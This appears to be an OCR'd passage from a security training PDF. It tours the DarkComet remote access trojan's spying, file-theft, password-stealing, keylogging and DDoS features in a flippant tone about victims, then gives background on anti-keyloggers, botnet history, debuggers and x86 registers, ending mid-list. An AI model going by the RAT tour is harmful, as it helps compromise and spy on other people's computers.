
This is the “Fun Manager”




You get yourself some simple enough “fucking with victims” shit here, useful for messing about but to me... Not so interesting maybe. I move on!

Now “System Functions” looks a LOT more fascinating!


Here you can edit their registry, uninstall shit, get a remote shell, etc. It is useful :)




Remote Msconfig is also interesting to experiment with, gives you some insight into how much control you have over the box.




More interesting again is the remote scripting – you can write scripts and have the remote computer execute them, in Batch, VBS or HTML, meaning you can do ANYTHING!




File manager: It allows you to look through and steal their shit, basically. In this screenshot we are looking at some fun things in my hard drive :)




Stored Passwords – Similar to a stealer I think, obviously my passwords are NOT in thereas I do not store any.




MSN Control: Essentially, hijack their MSN. As I dont really use IM, nothing here either.




Spy Functions: Remote Webcam Viewer: (I uninstalled webcam drivers, good luck!)



Spy Functions: Remote Desktop: It never works on my computer and I do not know why... Oh yeah... My broken windows installation




Spy Function: Keylogger. Lets see does my anti-keylogging work?




Evidently it does!

Network Functions: AKA “Lets investigate the targets intranet...”


Useful tools in here, figure them out yourselves



The rest (here) is just funny shit that I leave for the user to explore. Now lets examine other shit we can do…



Distributed Denial of Service and other tools…



(oh, I meant stress testing...)

ok, this concludes a BRIEF overview of the DarkComet Functionality.

Anti Keylogging Concepts

An **anti-keylogger** (or **anti–keystroke logger**) is a type of software specifically designed for the detection of keystroke logger software; often, such software will also incorporate the ability to delete or at least immobilize hidden keystroke logger software on a computer. In comparison to most anti-virus or anti-spyware software, the primary difference is that an anti-keylogger does not make a distinction between a *legitimate* keystroke-logging program and an *illegitimate* keystroke-logging program (such as malware); all keystroke-logging programs are flagged and optionally removed, whether they appear to be legitimate keystroke-logging software or not.

Introduction to Botnet

What is a botnet?

The term botnet is derived from the words robot and network. A bot, sometimes referred to as a zombie, is an individual device connected to an Internet Protocol (IP) network, typically the internet. Historically, this meant desktop computers, laptops, printers, home router, etc. were vulnerable to becoming a bot.

Today however, as the Internet of Things (IoT) evolves our household devices are increasingly more often connected to the Internet. This means that the candidate list of potential botnet devices has greatly expanded. Included now are web cams, baby monitoring controls, and even toasters. After a device becomes infected with botnet malware, it can be leveraged via its network connectivity to conduct a slew of unauthorized and malicious activities.

Botnet herders are actors who control bots remotely. They setup and deploy command and control (C&C) servers, and these serve as the interface to the bots. Coded within the botnet malware are C&C check-in IP addresses, schedules, and instructions. Their purpose is to establish communications channels from the herders to the bots. For example, IRC channels are frequently employed for this purpose. After communications are setup, the compromised hosts are often times further organized and issued updated instructions. They have now become an organized group of hosts under centralized control. Figure 1 shows the elements of a botnet.

History


The Evolution of Botnets
...and the Fight Against Them
CYREN
= BOTNET TAKEDOWN
1988
Robert Morris, Jr., a Cornell grad student, releases the Internet's first worm, also designed to "phone home" to a command & control server at Berkeley.
1999
A trojan and a worm—Sub7 and Pretty Park—are believed to be the earliest known malware connecting the victim's machine to an IRC channel to listen for malicious commands.
2004
Phatbot, a descendant of Agobot, is among the first bot malware to use P2P instead of IRC.
2006
Zeus (Zbot) malware first appears giving cybercriminals the ability to steal banking credentials and recruit the victim's computer into a botnet.
2008
Grum originates and in four years' time expands with a capability of distributing 39.9 billion messages per day.
Storm botnet abandoned after multiple takedown attempts and removal of bots.
2010
Zeus code is integrated into SpyEye malware and marketed to high-end criminal customers.
Waledac spam botnet is taken down by Microsoft.
2011
'Gameover Zeus' emerges using a P2P protocol for contact with C&C sites.
Cyren reports spam levels drop over 30% after March 2011 takedown of Rustock botnet.
2012
Grum botnet taken down with coordinated activity across Russia, Ukraine, Panama, and Netherlands.
2013
Security professionals report the first android botnets, such as MisoSMS.
Joint law enforcement and private sector takedown of multiple Citadel botnets, responsible for thefts of $500 million from consumer and business bank accounts.
2014
Operation Tovar: U.S. Department of Justice (DOJ) along with law enforcement agencies in multiple countries, grab control of Gameover Zeus botnet.
2016
The first IoT botnets take hold. Hundreds of thousands of devices are infected.

REVERSE ENGINEERING

9
REVERSE ENGINEERING - I

Introduction to Debuggers

What is debugging?

Debugging, in computer programming and engineering, is a multistep process that involves identifying a problem, isolating the source of the problem, and then either correcting the problem or determining a way to work around it. The final step of debugging is to test the correction or workaround and make sure it works.

The debugger is one of the most powerful, but underutilized, tools in a developer's toolbox. The name "debugger" suggests that this tool can only be applied when dealing with bugs, but in reality it can be used for so much more.

The information one gets from debugging is useful even when there is no problem with the code. It gives unique insight into how a program runs and allows one to gain a much deeper understanding of the code that is being developed. It also allows one to trace running code, and inspect the state and flow of the execution.

Introduction to Disassembler

A disassembler is a computer program that translates machine language into assembly language—the inverse operation to that of an assembler. A disassembler differs from a decompiler, which targets a high-level language rather than an assembly language. Disassembly, the output of a disassembler, is often formatted for human-readability rather than suitability for input to an assembler, making it principally a reverse-engineering tool.

Assembly Language

An assembly language is a low-level programming language for microprocessors and other programmable devices. It is not just a single language, but rather a group of languages. An assembly language implements a symbolic representation of the machine code needed to program a given CPU architecture.

Advantages of Assembly Language

Having an understanding of assembly language makes one aware of −

- How programs interface with OS, processor, and BIOS;
- How data is represented in memory and other external devices;
- How the processor accesses and executes instruction;
- How instructions access and process data;
- How a program accesses external devices.

Other advantages of using assembly language are −

- It requires less memory and execution time;
- It allows hardware-specific complex jobs in an easier way;
- It is suitable for time-critical jobs;
- It is most suitable for writing interrupt service routines and other memory resident programs.

Memory Registers

Processor operations mostly involve processing data. This data can be stored in memory and accessed from thereon. However, reading data from and storing data into memory slows down the processor, as it involves complicated processes of sending the data request across the control bus and into the memory storage unit and getting the data through the same channel.

To speed up the processor operations, the processor includes some internal memory storage locations, called registers.

The registers store data elements for processing without having to access the memory. A limited number of registers are built into the processor chip.

Processor Registers

There are ten 32-bit and six 16-bit processor registers in IA-32 architecture. The registers are grouped into three categories −

- General registers,
- Control registers, and
- Segment registers.


The general registers are further divided into the following groups −

- Data registers,
- Pointer registers, and
- Index registers.

Data Registers

Four 32-bit data registers are used for arithmetic, logical, and other operations. These 32-bit registers can be used in three ways −

- As complete 32-bit data registers: EAX, EBX, ECX, EDX.
- Lower halves of the 32-bit registers can be used as four 16-bit data registers: AX, BX, CX and DX.
- Lower and higher halves of the above-mentioned four 16-bit registers can be used as eight 8-bit data registers: AH, AL, BH, BL, CH, CL, DH, and DL.



Some of these data registers have specific use in arithmetical operations.

AX is the primary accumulator; it is used in input/output and most arithmetic instructions. For example, in multiplication operation, one operand is stored in EAX or AX or AL register according to the size of the operand.

BX is known as the base register, as it could be used in indexed addressing.


CX is known as the count register, as the ECX, CX registers store the loop count in iterative operations.

DX is known as the data register. It is also used in input/output operations. It is also used with AX register along with DX for multiply and divide operations involving large values.

Pointer Registers

The pointer registers are 32-bit EIP, ESP, and EBP registers and corresponding 16-bit right portions IP, SP, and BP. There are three categories of pointer registers −

